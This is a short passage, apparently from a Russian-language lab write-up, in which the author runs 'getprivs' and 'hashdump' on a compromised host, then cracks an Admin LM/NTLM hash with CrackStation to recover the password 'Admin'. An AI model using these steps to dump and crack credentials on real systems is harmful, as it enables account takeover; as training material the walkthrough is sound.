Тут я ввёл команды getprivs и hashdump. Тут показало 5 хэшов.




### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
aad3b435b51404eeaad3b435b51404ee
a25b2710ba9de114396adc7dfb0a7235

Admin:1001:aad3b435b51404eeaad3b435b51404ee:a25b2710ba9de114396adc7dfb0a7235
:::
```



Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
aad3b435b51404eeaad3b435b51404ee	LM	Admin
a25b2710ba9de114396adc7dfb0a7235	NTLM	Admin

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Использую crackstation.net, тут показывается пароль «Admin».